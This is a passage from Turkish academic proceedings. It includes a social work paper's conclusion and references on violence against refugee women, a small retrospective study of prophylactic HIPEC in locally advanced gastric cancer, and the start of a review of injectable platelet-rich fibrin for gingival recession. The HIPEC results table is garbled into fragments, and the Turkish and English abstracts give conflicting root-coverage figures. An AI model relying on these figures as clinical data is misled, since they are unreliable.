Çalışma, savaş sonrası kadın ve kız çocukların maruz kaldığı cinsiyete dayalı şiddeti odağına alarak, bir koruma işlevi olan sosyal hizmet müdahalelerinin önemine vurgu yapmıştır. Bu bağlamda meslek elemanlarının müdahale süreçlerinde sosyal hizmet kuram ve yaklaşımları ile şekillenen bilgi, beceri ve değerlerin, önemi anlaşılmıştır. Sosyal hizmet disiplinine görece yeni katılan görev odaklı yaklaşım, süreli hizmeti ile acil müdahale gerektiren ivedi çözüm önerileri ile uygulamada yer alması gerekliliği ile vaka analizi yapılmıştır.

Ele alınan bu çalışmada, başarıya ulaşan E.A. nezdinde savaş tecavüzleri ve cinsiyete dayalı şiddetin son bulması, kadın ve kız çocuklarının dünyanın her yerinde güvenli alanlarda yaşamını idame ettirmesi için mikro, mezzo ve makro düzenlemeler ile bu düzeylerde yapılacak müdahalelerin her birinin bir değer karşılığı bulunmaktadır. Uluslararası ve ulusal politikalarda güvenli göç yolları, şiddet karşıtı düzenlemeler insan hakları temelinde tüm bireyler için garanti edilmelidir.

KAYNAKÇA

- [1] M. J. Miller ve S. Castles, Göçler Çağı: Modern Dünyada Uluslararası Göç Hareketleri. İstanbul: Bilgi Yaymevi, 2008.
- [2] G. Güneş Aslan ve F. Güngör, "Suriyeli Sığınmacıların Türkiye'ye Göç Sonrası Yaşadığı Sorunlar: İstanbul Örneği," Uluslararası Toplum Bilimleri Dergisi, cilt 11, no. 18, ss. 1601-1632, 2019.

- [3] GİGM, "Geçici Koruma," 2021.
- [4] KADAV, "Mülteci Kadınlara Yönelik Toplumsal Cinsiyet Temelli Ayrımcılık Ve Şiddetle Mücadele", Ankara: Şen Matbaa, 2019.
- [5] B. Teater, "Yöntem ve Kuramlara Giriş," içinde Sosyal Hizmet Kuram ve Yöntemleri, Ankara, Nika, 2015, ss. 9-25.
- [6] V. Duyan, Sosyal Hizmet; Temelleri, Yaklaşımları ve Müdahale Yöntemleri, Ankara: Sosyal Çalışma Yayınları, 2016.
- [7] R. Perruchoud ve J. Redpath Cross, Uluslararası Göç Hukuku; Göç Terimleri Sözlüğü, 2. baskı, Ankara: Uluslararası Göç Örgütü(IOM), 2013.
- [8] A. Yılmaz, "Uluslararası Göç: Çeşitleri, Nedenleri ve Etkileri," Journal of Turkish Studies, no. 9/2, ss. 1685-1704, 2014.
- [9] B. Pusch ve T. Wilkoszewski, Türkiye'ye Uluslararası Göç, İstanbul: Kitap Yayınevi, 2010.
- [10] S. Erder, "Düzensiz Göç, Göçmen Korkusu ve Çelişen Tepkiler," içinde Türkiye'ye Uluslararası Göç, İstanbul, Kitap Yayınevi, 2010, pp. 41-57.
- [11] İ. Tekeli, Göç ve Ötesi, İstanbul: Tarih Vakfı Yurt Yayınlar, 2008.
- [12] A. Bakıoğlu, F. Artar ve H. İzmir , Ankara'daki Suriyelilerin Mültecilik Deneyimi, Ankara: Sosyolojik Derneği Yayınları, 2018.
- [13] UNHCR, "Refugee Population Statistics Database," UNHCR, 2020.
- [14] R. Çelik ve E. Öztürk, "Sosyal Hizmet ve Kervansaraylar," içinde Sosyal Hizmet Tarihi, Ankara, Grafiker Yayınları, 2020, pp. 141-151.
- [15] Y. Adıgüzel , Küreselleşme Çağında Göç, İstanbul: İstanbul Üniversitesi AUZEF , 2019.
- [16] H. Samur ve M. Cihangir, "Suriye Krizi Hakkında Suriyelilerin Düşünceleri: Aktörler, Sorumlular ve Çözüm Yolları," Göç Araştırmaları Dergisi Güz, cilt 5, no. 2, ss. 216-242, Aralık 2019.
- [17] Birleşmiş Milletler, Birleşmiş Milletler Mülteciler Yüksek Komiserliği Türkiye Tesilciliği, 1951.
- [18] C. İnce , Uluslararası Göç Bağlamında Türkiye'deki Suriyeli Göçmenlerin Mekânsal Yoğunlaşması, İstanbul: Iksad Publications, 2019.
- [19] Resmi Gazete, Yabancılar ve Uluslararası Koruma Kanunu, 2013.
- [20] R. Erten, "Yabancılar Ve Uluslararası Koruma Kanunu Hakkında Genel Bir Değerlendirme," Gazi Üniversitesi Hukuk Fakültesi Dergisi, cilt 19, no. 1, pp. 3-51, 2015.

- [21] Resmi Gazete, Geçici Koruma Yönetmeliği, 2014.
- [22] A. Yılmaz, E. Bekçi, E. Sarı, G. Ö. Başkaya, H. Sönmez, İ. Geçmez, Ş. Karaaslan ve T. Kılıç, Adli Yardım Alanında Çalışan Avukatlar için Mülteci Hukuku Rehberi, İzmir: İzmir Barosu, 2020.
- [23] Z. Yaşın Dökmen, Toplumsal Cinsiyet, 6. dü., İstanbul: Remzi Kitabevi, 2015.
- [24] S. Kurt Topuz ve H. Erkanlı, "Toplumsal Cinsiyet Bağlamında Kadın Ve Erkeğe Atfedilen Anlamların Metafor Yöntemiyle Analizi," Alternatif Politika, cilt 8, no. 2, 2016.
- [25] UNHCR, 2020.
- [26] Ş. Bayır Aslan ve F. Güngör , "Uluslararası Sosyal Çalışma Bağlamında Kadına Yönelen Savaş Tecavüzleri Ve Kolektif Etmenleri," Toplum Bilimleri Dergisi, cilt 31, no. 2, ss. 578-603, 2020.
- [27] A. D. Başterzi, "Mülteci, Sığınmacı ve Göçmen Kadınların Ruh Sağlığı," Psikiyatride Güncel Yaklaşımlar, cilt 9, no. 4, ss. 379-387, 2017.
- [28] SGDD-ASAM, UNWOMEN, "Türkiye’de Geçici Koruma Altındaki Suriyeli Kadın Ve Kız Çocukların İhtiyaç Analizi" UNWOMEN Türkiye, 2018.
- [29] IASSW, 31 Aralık 2020. [Çevrimiçi]. Available: <https://www.iassw-aiets.org/global-definition-of-social-work-review-of-the-global-definition/>.
- [30] B. W. Sheafor ve C. J. Horejsi, Sosyal Hizmet Uygulaması Temel Teknikler ve İlkeler, 2. dü., Ankara: Nika Yayınevi, 2017.
- [31] Ö. Taşkın, E. Omca Çobanoğlu, Z. Apaydın, H. Çobanoğlu, B. Yılmaz ve B. Şahin, «Lisans Öğrencilerinin Kuram(teori) Kavramını Algılayışları,» Boğaziçi Üniversitesi Eğitim Dergisi, pp. 35-51, 2015.
- [32] B. Teater, "Görev Merkezli Sosyal Hizmet," içinde Sosyal Hizmet Kuram ve Yöntemleri, Ankara, Nika Yayınevi, 2015, ss. 209-229.
- [33] G. Polat Uluocak, "Görev Odaklı Yaklaşım: Sosyal Hizmet İçin Bir Uygulama Modeli," Toplum ve Sosyal Hizmet, cilt 22, no. 1, ss. 133-146, 2011.

LOKAL İLERİ GASTRİK KARSİNOMLARDA PROFLAKTİK HİPEK UYGULANAN HASTALARIN ERKEN DÖNEM SONUÇLARI

Yiğit Mehmet Özgün¹, Volkan Öter¹, Erdal Birol Bostancı¹

¹*Ankara Şehir Hastanesi Gastroenteroloji Cerrahisi, TURKEY*

dryigitozgun@gmail.com

ORCID: 0000-0002-9278-4820

ÖZET

Amaç: Lokal ileri mide kanseri olan hastalarda uyguladığımız lokal radikal gastrektomi operasyonu ile eş zamanlı proflaktik hipertemik intraperitoneal kemoterapi uygulaması yapılan hastaların sonuçlarını değerlendirmek

Yöntem: Preoperatif ve intraoperatif olarak lokal ileri mide kanseri olan ve peritoneal metastazı olmayan on hastayı çalışmaya dahil ettik. Çalışmaya alınan hastalara gastrektomi ve D2 lenf nodu diseksiyonu yapıldı ve hipertemik intraperitoneal kemoterapi (42-43 °C de Oxaliptatin 350 mg/m² %5 dextroz solüsyonu içinde 30-60 dakika) uygulandı. Bu hastaların preoperatif ve post operatif bulguları ile patolojik incelemelerini ve sağ kalımlarını retrospektif olarak inceledik

Bulgular: Yaş ortalaması 60,5 olan tamamı erkek hastalar idi. Erken mortalite saptanmadı. 2 (20%) hastada minör ve (20%) hastada majör morbidite görüldü. En sık gelişen minör komplikasyon plevral effüzyon olduğunu gördük. Patolojik T4 (pT) sadece 5 hastada görüldü (50%). İki hastaya enblok multiorgan rezeksiyonu yapıldı (KC, DPS). Operasyon sürelerine bakıldığında ortalama 6 saat olarak bulundu ve en uzun süren operasyon enblok KC rezeksiyonu yapılan hasta idi.

Patolojik incelemelerde bir hastada komşu organ invazyonu görülürken diğer spesimende tümöral infiltrasyon saptanmadı. Peroperatif alınan ve permanent rapora gönderilen batın yıkama sıvısı sitolojisi dört (40%) hastada pozitif bulundu.

Hastanede kalış süresi ortalama yatış süreleri 22,10 gündü. Hastaların 4 tanesinde taşlı yüzük hücreli karsinom geldi ve bu hastaların ortalama yaşam süresi 7 aydı. Tüm hastaların ortalama yaşam süresi 14,1 aydı.

Sonuç: Çalışmamızda lokal ileri mide kanserinde radikal gastrektomiye profilaktik HIPEK eklenmesi mortalite saptanmaması ve düşük majör morbidite oranının 2 (20%) görülmesi ve ortalama sağ kalımın 14,1 ay olması bu tedavi modalitesinin seçilmiş hastalarda faydası olacağını bize düşündürmüştür. Taşlı yüzük hücreli karsinomlarda ise sonuçlar daha kötü seyretmektedir diyebiliriz.

Anahtar Kelimeler: *Hipertermik İntraperitoneal Kemoterapi, Mide Kanseri, Lokal İleri, Gastrektomi*

EARLY RESULTS OF PATIENTS UNDERGOING PROPHYLACTIC HIPEC IN LOCALLY ADVANCED GASTRIC CARCINOMAS

ABSTRACT

Purpose: To evaluate the results of local radical gastrectomy in patients with locally advanced gastrectomy and prophylactic hyperthermic intraperitoneal chemotherapy.

Method: We included ten patients with locally advanced gastric cancer and no peritoneal metastasis preoperatively and intraoperatively. Gastrectomy and D2 lymph node dissection were performed in the patients included in the study, and hyperthermic intraperitoneal chemotherapy (Oxaliplatin 350 mg / m² in 5% dextrose solution at 42-43 for 30-60 minutes) was applied. We retrospectively analyzed the preoperative and post-operative findings, pathological examinations and survival of these patients.

Results: All were male patients with a mean age of 60.5 years. There was no early mortality. Minor morbidity was observed in 2 (20%) patients and major (20%) patients. We found that the most common minor complication was pleural effusion. Pathological T4 (pT) was seen in only 5 patients (50%). En bloc multiorgan resection was performed in two patients (KC, DPS). Considering the operation times, it was found to be 6 hours on average and the longest operation was the patient who underwent en bloc liver resection.

In pathological examinations, while neighboring organ invasion was observed in one patient, no tumoral infiltration was detected in the other specimen. The cytology of abdominal irrigation fluid obtained preoperatively and sent to the permanent report was found to be positive in four (40%) patients.

The average length of stay in the hospital was 22.10 days. Signet ring cell carcinoma occurred in 4 of the patients and the average life span of these patients was 7 months. The average life span of all patients was 14.1 months.

Conclusion: In our study, the addition of prophylactic HIPEC to radical gastrectomy in locally advanced gastric cancer, the absence of mortality, the low major morbidity rate of 2 (20%) and the average survival rate of 14.1 months suggested that this treatment modality would be beneficial in selected patients. We can say that the results are worse in signet ring cell carcinomas.

Keywords: *Hyperthermic Intraperitoneal Chemotherapy, Gastric Carcinoma, Locally Advanced, Gastrectomy*

GİRİŞ VE AMAÇ

T3-4 hastalar lokal ileri mide kanseri kabul edilir ve peritoneal metastaz riski yüksektir. Operabl mide kanserlerinde tedavinin başarısızlığının en önemli sebebi %40-60 gelişen peritoneal rekürrenslerdir (1). Sitoredüktif cerrahi ve hipertermik intraperitoneal kemoterapi (CRS+HİPEK), bir çok peritoneal metastazı olan kanser (kolon, mide, over,PMP) tedavisinde kullanılmaktadır (2). Proflaktik kullanımı ise yüksek riskli hastalarda peritoneal nüksü azaltmak için kullanılmaktadır (1,3). Bu tedavinin morbiditesi 20%-66%, mortalitesi 0-12% arasında değişmektedir (4). Yapılan çalışmalar lokal ileri mide kanserlerinde proflaktik HİPEK eklenmesinin rekürrensleri azalttığı ve DFS 1 arttırdığı gösterilmiştir (5). Biz de çalışmamızda lokal ileri mide kanseri nedeniyle D2 LND ve radikal gastrektomi yapılan ve HİPEK eklenen hastaların sonuçlarını inceledik

Metod

2017-2020 yılları arasında lokal ileri ve peritoneal metastazı olmayan mide karsinomu hastalara proflaktik intraoperatif HİPEK uygulandı. Tüm hastalara D2 LND ile radikal gastrektomi (TG, STG) operasyonu yapıldı. Tüm hastalar medikal onkoloji-gastrocerrahisi konseylerinde tartışılarak rezeksiyon kararı alınmış hastalardı. Operasyon süresi, yapılan rezeksiyon ve anastomoz çeşitleri, kan kaybı ve post operatif veriler prospektif olarak kaydedildi fakat çalışma retrospektif olarak planlandı

Cerrahi Prosedür

Tüm hastalar önce eksplore edildi ve peritoneal metastazı olmayan hastalar çalışmaya alındı. Eksploreyondan sonra 200 cc serum fizyolojik karın içerisine döküldü ve 10 dakika beklenildikten sonra sitoloji alındı. Sitoloji pozitif veya negatif gelmesi proflaktik HİPEK uygulanmasını değiştirmeyeceği için sitoloji permanent patolojik incelemeye gönderildi. HİPEK; 42-43 °C de Oxaliplatin 350 mg/m²%5

dextroz solüsyonu içinde 30-60 dakika uygulandı. HİPEK uygulaması ardından karın 5 litre ılık SF ile tekrar yıkandı. Tüm anastomozlar bu evreden sonra yapıldı

Bulgular

Toplam 10 hasta klinik T4 primer mide karsinomu nedeniyle opere edilmiş ve profilaktik HİPEK uygulaması yapılmıştır. Hastaların yaş median değeri 60,5 (50-72) idi. 9 hastaya TG + D2 LND ve 1 hastaya STG + D2 LND yapılmıştır. Operasyon esnasında alınan sitoloji örneklerinde, 6 (60%) hastanın periton sitolojisi benign ve 4 (40%) hastanın malign olarak rapor edilmiştir. 4 hastanın tümörü taşlı yüzük hücreli karsinomdu. Patolojik T4 (pT) sadece 5 hastada görüldü (50%) (Tablo-1). Erken post operatif mortalite görülmedi. 6 hastada morbidite görülmez iken 2 (20%) hastada minör ve 2 (20%) hastada majör komplikasyon görüldü (Clavien-Dindo Grade3,4). Operasyon süresi median 6 saat (4,5-9) bulundu. Bu süreye HİPEK zamanı dahildi. Takipte 3 hasta 7. ay içinde ex oldu. Tüm hastaların ortalama yaşam süresi 14,10 (5-48) aydır Taşlı yüzük hücreli karsinom 4 (40%) hastada görülürken bu hastaların 3 ü ex olan hastalardı

Tablo-1. Opere edilen hastaların bulguları

5. N	6. Y a ş	7. EC O G	8. F	9. p	10.SİT O LOJİ	11.Ta şl ı yüzük	12.Y a tı ş süresi	13.Ko mpl i kasyon	14.Ek rezek 15.siyon	16.Suri val	17.Sağ Kalım (ay)
18.1	19.6 9	20.1	21.4	22.0	23.Be ni gn	24.Y o k	25.48	26.Fist ül	27.Yok	28.Sağ	29.30
30.2	31.5 8	32.2	33.4	34.3	35.Ma lig n	36.V ar	37.13	38.Yok	39.DPS	40.Ex	41.7
42.3	43.7 2	44.2	45.3	46.2	47.Be ni gn	48.Y o k	49.15	50.Yok	51.SK	52.Sağ	53.16
54.4	55.5 5	56.2	57.4	58.0	59.Be ni gn	60.Y o k	61.11	62.Yok	63.Yok	64.Sağ	65.7
66.5	67.6 2	68.2	69.2	70.2	71.Ma lig n	72.Y o k	73.10	74.Yok	75.SK	76.Sağ	77.7
78.6	79.5 5	80.1	81.4	82.2	83.Ma lig n	84.Y o k	85.11	86.Yok	87.Yok	88.Sağ	89.6
90.7	91.5 9	92.2	93.3	94.3	95.Be ni gn	96.Y o k	97.14	98.Aps e	99.Yok	100. Sa ğ	101.48
102.	103. 2	104.2	105.	106.	107. B eni gn	108. V ar	109. 5	110. Ap se	111. KC seg 2,3	112. Ex	113. 7

114.	115.4	116.1	117.	118.	119. Beni gn	120. V ar	121. 1 3	122. Pl .eff	123. SK	124. Ex	125. 7
126.	127.1	128.2	129.	130.	131. M ali gn	132. V ar	133. 3 2	134. At ele k tazi , Pl .eff	135. Yok	136. Sa ğ	137. 7

TARTIŞMA VE SONUÇ

Lokal ileri mide kanserlerinin 40-60% ında peritoneal metastaz gelişmekte ve kötü prognoz ile seyretmektedir. Son yıllarda yapılan çalışmalar bu hastalarda lokal radikal rezeksiyona HİPEK eklenmesinin OS ve DFS arttırdığını göstermiştir (5,6). Biz de kendi kliniğimizde 10 lokal ileri mide kanserine proflaktik HİPEK uygulaması yaptık ve bu tedavinin postoperatif morbiditesini 40% olarak bulduk. En sık gelişen minör komplikasyon plevral effüzyon olduğunu gördük. İki hastaya enblok multiorgan rezeksiyonu yapıldı (KC, DPS). Patolojik incelemelerde bir hastada komşu organ invazyonu görülürken diğer spesimende tümöral infiltrasyon saptanmadı. Genelde çalışmalarda 30-70% arasında malign yapışıklık olduğu bilinen klinik T4b tümörlerde tümörü yaymamak için enblok rezeksiyon tercih edilmelidir (7). Sitoloji dört (40%) hastada pozitif olduğunu gördük. Bu hastalar için yapılan HİPEK uygulamasının proflaktik veya terapotik olarak kabul eden farklı çalışmalar bulunmaktadır. Operasyon sürelerine bakıldığında ortalama 6 saat olarak bulundu ve en uzun süren operasyon enblok KC rezeksiyonu yapılan hasta idi. Dört hastanın patolojisi taşlı yüzük hücreli olarak rapor edildi ve bu hastaların üçü (75%) 7. ay içinde ex oldu. Bu da bize hastaların lokal ileri olmasından çok tümör tipinin daha önemli olabileceğini ve bu hastalarda HİPEK gibi lokal tedavi metodundan daha az faydalı olabileceğini düşündürdü. Taşlı yüzük hücreli karsinomlar bazı yazarlar için HİPEK endikasyonu olarak belirtilse de bizim grubumuzda sağ kalımın bu hastalarda düşük olduğunu gördük.

Çalışmamız karşılaştırmalı bir çalışma olmamakla beraber lokal ileri mide kanserinde lokal radikal gastrektomiye proflaktik HİPEK eklenmesi ile çalışmamızda mortalite saptanmaması ve majör morbidite oranının 2 (20%) hastada görülmesi ve ortalama sağ kalımın

14,1 ay olaması bu tedavi modalitesinin seçilmiş hastalarda faydası olacağını bize düşündürmüştür.

KAYNAKLAR

1. Glehen O, Passot G, Villeneuve L, Vaudoyer D, Bin-Dorel S, Boschetti G, Piaton E, Garofalo A. GASTRICHIP: D2 resection and hyperthermic intraperitoneal chemotherapy in locally advanced gastric carcinoma: a randomized and multicenter phase III study. *BMC Cancer*. 2014 Mar 14;14:183. doi: 10.1186/1471-2407-14-183. PMID: 24628950; PMCID: PMC3995601.
2. Elias D, Goéré D, Dumont F, Honoré C, Dartigues P, Stoclin A, Malka D, Boige V, Ducreux M. Role of hyperthermic intraoperative peritoneal chemotherapy in the management of peritoneal metastases. *Eur J Cancer*. 2014 Jan;50(2):332-40. doi: 10.1016/j.ejca.2013.09.024. Epub 2013 Oct 21. PMID: 24157254.
3. Xie TY, Wu D, Li S, Qiu ZY, Song QY, Guan D, Wang LP, Li XG, Duan F, Wang XX. Role of prophylactic hyperthermic intraperitoneal chemotherapy in patients with locally advanced gastric cancer. *World J Gastrointest Oncol*. 2020 Jul 15;12(7):782-790. doi: 10.4251/wjgo.v12.i7.782. PMID: 32864045; PMCID: PMC7428793.
4. Foster JM, Sleightholm R, Patel A, et al. Morbidity and Mortality Rates Following Cytoreductive Surgery Combined With Hyperthermic Intraperitoneal Chemotherapy Compared With Other High-Risk Surgical Oncology Procedures. *JAMA Netw Open*. 2019;2(1):e186847. Published 2019 Jan 4. doi:10.1001/jamanetworkopen.2018.6847
5. Sun J, Song Y, Wang Z, Gao P, Chen X, Xu Y, Liang J, Xu H. Benefits of hyperthermic intraperitoneal chemotherapy for patients with serosal invasion in gastric cancer: a meta-analysis of the randomized controlled trials. *BMC Cancer*. 2012 Nov 16;12:526. doi: 10.1186/1471-2407-12-526. PMID: 23153379; PMCID: PMC3551633.
6. Mi DH, Li Z, Yang KH, Cao N, Lethaby A, Tian JH, Santesso N, Ma B, Chen YL, Liu YL. Surgery combined with intraoperative hyperthermic intraperitoneal chemotherapy (IHIC) for gastric cancer: a systematic review and meta-analysis of randomised controlled trials. *Int J Hyperthermia*. 2013;29(2):156-67. doi: 10.3109/02656736.2013.768359. PMID: 23418917.
7. Stephen B. Edge, Frederick L. Gfeene, David R. Byrd, et al; *AJCC cancer staging manual*. 7th ed. New York: Springer-Verlag; 2009; p. 117-26.

DIŞETİ ÇEKİLMELERİNDE ENJEKTE EDİLEBİLİR TROMBOSİTTEN ZENGİN FİBRİN KULLANIMI: SİSTEMATİK DERLEME VE VAKA SUNUMU

Büşra Özaltun¹, Şeyma Eken², Batuhan Aşık³, Berceste Güler⁴

^{1,2,3,4} *Kütahya Sağlık Bilimleri Üniversitesi, Diş Hekimliği Fakültesi, Kütahya, TURKEY*

seyma.eken@ksbu.edu.tr

ORCID: 0000-0002-9043-5491

ÖZET

Amaç: Son yıllarda dişeti çekilmelerinin tedavisinde otojen greftlere alternatif olarak trombosit konsantreleri de kullanılmaktadır. Literatürde enjekte edilebilir trombosit zengin fibrin (i-TZF)'in serbest dişeti greftiyle ya da subepitelyal bağ dokusu ile kombine edildiğinde keratinize dişeti kalınlığını artırdığı ve kök yüzeyini kapamada olumlu etkileri olduğu bildirilmiştir. Bu çalışmanın amacı, i-TZF'nin dişeti çekilmesinde kullanımı üzerine literatürde yayınlanmış makalelerinin sistematik derlemesini yapmak ve i-TZF'nin dişeti çekilmesinin tedavisinde kullanımının sonuçlarını değerlendirmektir.

Yöntemler: Bu çalışmada i-TZF'nin dişeti çekilmelerinde kullanımı ile ilgili 'dişeti çekilmesi' ve 'i-TZF' anahtar kelimeleri aranarak yayınlanmış tüm makalelerin (PubMed, Ocak 2021'e kadar) sistematik bir incelemesini sunuyoruz. Vaka sunumunda hassasiyet şikâyeti olan sistemik olarak sağlıklı 29 yaşında bir kadının sağ maksillar kanin dişinin dişeti çekilmesinin tedavisinde i-TZF kullanılmıştır. Dişin cerrahi işlem öncesi ve 1 yıllık takip sonrası plak indeksi, cep derinliği, gingival indeks, sondlamada kanama ve ataçman kaybı değerleri, keratinize dişeti kalınlığı ve dişeti çekilmesi değerleri ölçülmüştür. Hastanın detertraj ve küretaj tedavisi yapıldıktan sonra hastaya oral hijyen eğitimi verilmiştir. Cerrahi işlem için alıcı bölgeye infiltratif anestezi yapılmıştır. Yarım kalınlık flep kaldırılmış ve Zuchelli tekniği ile vertikal insizyon atılmadan flep serbestleştirilmiştir. Hastanın kendi venöz kanından 700 RPM ve 3 dk santrifüj sonucu elde edilen i-TZF, 10 ml'lik enjektörle çekilme bölgesine uygulanmıştır. Flep koronale pozisyonlandırılarak suture edilmiştir ve bölge periodontal pat ile

kapatılmıştır. Pat 1 hafta sonra çıkarılmış ve süturlar 14.günde alınmıştır. Operasyon bölgesinin 3, 6 aylık ve 1 yıllık takipleri yapılmıştır.

Bulgular: 1 yıllık takibinde dişin keratinize dişeti kalınlığının 2 mm arttığı kök yüzeyinin 1 mm kapandığı görülmüştür. Hastanın hassasiyet şikayetinin tamamen ortadan kalktığı öğrenilmiştir.

Sonuç: i-TZF'nin keratinize dişeti kalınlığını artırmadaki başarısı, ikinci yara yeri oluşturulmaması sebebiyle dişeti çekilmesinde kullanımı öne çıkmaktadır. Bu vaka sunumu ve sistematik derleme sonuçları dişeti çekilmesinin tedavisinde i-TZF kullanımını desteklemektedir.

Anahtar Kelimeler: *Dişeti çekilmesi, i-TZF, trombosit*

THE USE OF INJECTABLE PLATELET RICH FIBRIN IN GINGIVAL RECESSION: SYSTEMATIC REVIEW AND CASE REPORT

ABSTRACT

Objective: Platelet concentrates have been used as an alternative to autogenous grafts in the treatment of gingival recessions in recent years. In the literature, it is known that injectable-platelet rich fibrin (i-PRF), when combined with free gingival grafts or subepithelial connective tissue, increases keratinized gingival thickness and has positive effects in covering the root surface. The purpose of this study is to investigate a systematic review of the articles published in the literature on the use of the last generation i-PRF in gingival recession and to evaluate the results of the use of i-PRF in the treatment of gingival recession.

Methods: In this study, we present a systematic review of all published articles (PubMed, until January 2021) by searching the keywords 'gingival recession' and 'i-PRF' related to the use of i-PRF in gingival recessions. In case presentation, i-PRF was used in the treatment of gingival recession of the right maxillary canine tooth of a systemically healthy 29-year-old woman with complaints of sensitivity. Plaque index, pocket depth, gingival index, bleeding on probing and attachment loss, keratinized gingival thickness and gingival recession values were measured before the surgical procedure and after 1 year of follow-up. Oral hygiene training was given to the patient after scaling and root planing. Infiltrative anesthesia was applied to the operation area. The half-thickness flap was raised. The i-PRF obtained from the patient's venous

blood, the tubes were centrifuged at 700 rpm and 3 minutes and i-PRF was applied into the recession area with the 10 ml injector. The flap was sutured coronally and the area was closed with a periodontal dressing. It was removed 1 week later and the sutures were removed on day 14. Gingival recession values were measured at 3 months, 6 months and 1 year follow-up.

Results: During the 1-year follow-up, the keratinized gingival thickness increased 2 mm and the percentage of root surface closure was measured 70%. The patient had no more sensitivity complaints.

Conclusion: Due to the success of i-PRF in increasing keratinized gingival thickness, avoiding second wound site, its use in gingival recession stands out with the advantage of patient comfort after surgery. This case report and systematic review results support the use of i-PRF in the treatment of gingival recession.

Keywords: *gingival recession, i-PRF, thrombocyte*

1. SİSTEMATİK DERLEME

Dişeti çekilmesi, marjinal dişetin mine-sement birleşiminden, apikale doğru konumlanmasını tarif etmek için kullanılan terimdir. Dişeti çekilmesi hem hastanın hem de klinisyenin sık karşılaştığı bir sorundur [1,2]. Dişeti çekilmesinin yaygınlığı, kapsamı, şiddeti yaşla birlikte artmaktadır [3-5]. Yapılan incelemelerde 30 yaş ve üzeri bireylerde 1 mm ve üzeri dişeti çekilmesine sahip bireylerin oranının %58 olduğu ve erkeklerde kadınlara göre daha fazla izlendiği belirtilmiştir [4] Tugnait ve ark [6], 30 yaş üstü yetişkinlerde maksiler birinci azı ve mandibular santral dişlerde çekilmenin daha sık görüldüğü ve bukkal yüzeylerin interdental bölgelere nazaran daha fazla etkilendiğini bulmuşlardır. Etiyolojik faktörler arasında en yaygın olarak periodontal hastalık, yanlış diş fırçalama tekniği, anormal frenulum bağlantısı, enflamasyon, hatalı diş ipi kullanımı, normal olmayan oklüzal ilişkiler ve farklı yapıdaki anatomik kök yapıları yer almaktadır [7]. Premolar ve molar dişlerde yapılan analiz sonucunda; premolar dişlerde görülen çekilmelerin birincil olarak fırçalama kuvvetlerinden kaynaklandığı, molar bölgedeki çekilmelerin ise diş taşıma bağlı oluşabileceği ileri sürülmüştür [8]. Dişeti çekilmeleri hem fonksiyonel hem de estetik sorunlara sebep olmaktadır. İlerleyen formdaki dişeti çekilmesi klinik ataşman kaybı riskini ve diş kaybını artırmaktadır [3]. Dişeti çekilmesi özellikle anterior bölgeyi etkilediğinde estetik sorunlara neden olabilir. Bunun yanında diş eti çekilmesi dentin kaynaklı aşırı hassasite ve bununla birlikte oluşan ağrıya, kök çürüklerine, servikal aşınma ve / veya abrazyona, diş kaybına, kök yüzeyinin oral ortama maruz kalması neticesinde artmış diş plağı birikimine ve bununla birlikte dişeti kanamasına sebep olabilmektedir [6]. Tedavi edilmeyen dişeti çekilmelerinin zamanla ilerlediği ve diş kaybı ile sonuçlanabileceği, tedavi edildiğinde ise sabit bir kök kapamasıyla sonuçlandığı gösterilmiştir [9]. Farklı dişeti çekilmesi sınıflandırmaları literatürde mevcuttur. 2017 yılında Cairo ve ark. [10] tarafından en yeni bildirilen dişeti çekilmesi sınıflamasında; interdental klinik

ataşman kaybının referans alınarak yapılması önerilmiştir. Bu sınıflandırma, Miller sınıflandırmasının [11] interdental bölgedeki periodontal bir yıkımı teşhis etmek için referans olarak "kemik veya yumuşak doku kaybı"nı yaygın olarak kullanması, Sınıf I ve II arasındaki ayrımın zor olması ve son zamanlarda gelişmiş cerrahi tekniklerin kök kapama tahminlerine uymaması sınırlamalarının üstesinden gelmektedir [12]. Tablo 1 de sınıflandırma mevcuttur [Tablo-1] [10].

Tablo 1. Dişeti Çekilmesi Sınıflandırması (Cairo; 2017)

Recession type (RT1)	İnterproksimal ataşman kaybı olmaksızın dişeti çekilmesi bulunması. Dişin hem distal hem mezyal interproksimal yönünde mine-sement bağlantısı tespit edilememiştir.
Recession type (RT2)	İnterproksimal ataşman kaybıyla birlikte dişeti çekilmesi bulunması. İnterproksimal ataşman kaybının miktarı (interproksimal mine-sement birleşiminden interproksimal cep tabanına kadar ölçülür) bukkal ataşman kaybı miktarından (bukkal mine-sement birleşiminden bukkal cebin apikal tabanına kadar ölçülür) küçük veya ona eşittir.
Recession type (RT3)	İnterproksimal ataşman kaybıyla birlikte dişeti çekilmesi bulunması. İnterproksimal ataşman kaybının miktarı (interproksimal mine-sement birleşiminden interproksimal cep tabanına kadar ölçülür) bukkal ataşman kaybı miktarından (bukkal mine-sement birleşiminden bukkal cebin apikal tabanına kadar ölçülür) daha büyüktür

Prognoz olarak, Cairo sınıflandırması esas alınarak interdental ataşman kaybının değerlendirilmesi sonucunda RT1’de (Miller Sınıf 1 ve 2) tam kök kapsamı tahmin edilebilir; RT2’de (Miller Sınıf 3 ile örtüşen) bazı çalışmalar farklı kök kapama prosedürleriyle tam kök kapama oranının tahmin edilebilir olduğu interdental ataşman kaybı sınırını göstermektedir; RT3’te (Miller Sınıf 4 ile örtüşen) tam kök kapamasına ulaşamadığı bildirilmiştir [13, 14]. Dişeti çekilmesi defektlerinin tedavisi estetik nedenlerle, kök aşırı duyarlılığını azaltmak ve keratinize doku oluşturmak veya arttırmak için endikedir [15-21]. Aynı zamanda dişeti çekilmelerinin cerrahi tedavisi, komplikasyonları azaltmak ve plak kontrolünü en iyi şekilde sağlamak için hasta açısından önem teşkil etmektedir [22].

Çekilme defektlerinin tedavisinde kullanılan cerrahi prosedürler temel olarak şu şekilde sınıflandırılabilir:

Pedikül yumuşak doku greft prosedürleri:

- Rotasyonel flep prosedürleri [Laterale pozisyonel flep, double-papilla flep, oblik rotasyonlu flep];
- Koronal yönlü flep prosedürleri [Koronale pozisyonel flep, semilunar koronale pozisyonel flep];

- Rejeneratif prosedürler [Bariyer membran ile veya enamel matris proteinlerinin uygulanması]

Serbest yumuşak doku greft prosedürleri:

- Epitelize greft;
- Subepitelyal bağ dokusu grefti [23, 24]

